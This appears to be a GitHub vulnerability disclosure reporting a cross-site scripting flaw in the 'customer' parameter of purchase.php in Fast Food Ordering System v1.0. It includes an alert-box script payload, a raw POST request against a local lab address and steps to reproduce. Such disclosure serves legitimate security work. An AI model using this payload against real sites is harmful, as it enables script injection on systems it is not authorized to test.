

main ▾

...

CVE_Hunter / XSS-4.md



Tr0e Create XSS-4.md

[History](#)

1 contributor

50 lines (34 sloc) | 2.24 KB

...

Vulnerability Description

[Fast Food Ordering System v1.0](#) was discovered to contain a cross-site scripting (XSS) vulnerability via the purchase.php. It is an open source project from [campcodes.com](#). This vulnerability allows attackers to execute arbitrary web scripts or HTML via a crafted payload injected into the customer parameter.

1. Vulnerability Submitter: Tr0e
2. vendors: [Fast Food Ordering System v1.0](#);
3. The program is built using the xmapp/v3.3.0 and PHP/8.1.10 version;
4. Vulnerability location: /fastfood/purchase.php

Vulnerability Verification


[+] Payload:

```
<script>alert("XSS")</script>
```

POC:

```
POST /fastfood/purchase.php HTTP/1.1
Host: 192.168.0.111:91
Content-Length: 259
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.0.111:91
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
Referer: http://192.168.0.111:91/fastfood/order.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: PHPSESSID=rbcvgagjbbad1bbrbb62nukgmc
Connection: close
```

```
quantity_0=&quantity_1=&quantity_2=&quantity_3=&quantity_4=&quantity_5=&quantity_6=&
```



How to verify

Build the vulnerability environment according to the steps provided by the source code author and execute the Payload provided above.

The vulnerability is located at the "Order - Save" function, you should insert Payload when you save order, as shown in the following figure:

The image shows a web application interface for a fast-food ordering system. The top navigation bar includes 'Menu', 'Order', 'Sales', and 'Products & Category Update List'. The 'Order' tab is selected, and a red arrow points to it. Below the navigation bar is a table titled 'ORDER' with columns: Category, Product Name, Price, and Quantity. The table lists various food items like Chicken Sandwich, Fish Sandwich, Fried Chicken with Rice, Hamburger, Hash Brown, French Fries, Macaroni Salad, Onion Rings, Brownies, Pancakes, Bottled Water, Iced Tea, and Orange Juice. A red arrow points to the 'Save' button at the bottom right of the table. Another red arrow points to a text input field containing the payload: `<script>alert('XSS')</script>`. Below the table, a confirmation dialog box is displayed with the text '192.168.0.111:91 显示 XSS' and a '确定' (Confirm) button. At the bottom, a browser's developer console is open, showing the 'Network' tab. A request to 'purchase.php' is selected, and the 'Payload' tab is active. The payload is shown as a JSON object with a 'customer' field containing the XSS payload: `<script>alert('XSS')</script>`.

Category	Product Name	Price	Quantity
FAST MEAL	Chicken Sandwich	P 90.00	
FAST MEAL	Fish Sandwich	P 110.00	
FAST MEAL	Fried Chicken with Rice	P 70.00	
FAST MEAL	Hamburger	P 70.00	
FAST MEAL	Hash Brown	P 110.00	
SIDE DISH	French Fries	P 55.00	
SIDE DISH	Macaroni Salad	P 40.00	
SIDE DISH	Onion Rings	P 65.00	
DESSERTS	Brownies	P 50.00	
DESSERTS	Pancakes	P 75.00	
BEVERAGES	Bottled Water	P 25.00	
BEVERAGES	Iced Tea	P 30.00	
BEVERAGES	Orange Juice	P 40.00	10

`<script>alert('XSS')</script>` Save

192.168.0.111:91 显示 XSS

purchase.php sales.php bootstrap.min.css jquery.min.js bootstrap.min.js

quantity_0: quantity_1: quantity_2: quantity_3: quantity_4: quantity_5: quantity_6: quantity_7: quantity_8: quantity_9: quantity_10: quantity_11: productId[]: 23||12 quantity_12: 10 customer: <script>alert('XSS')</script>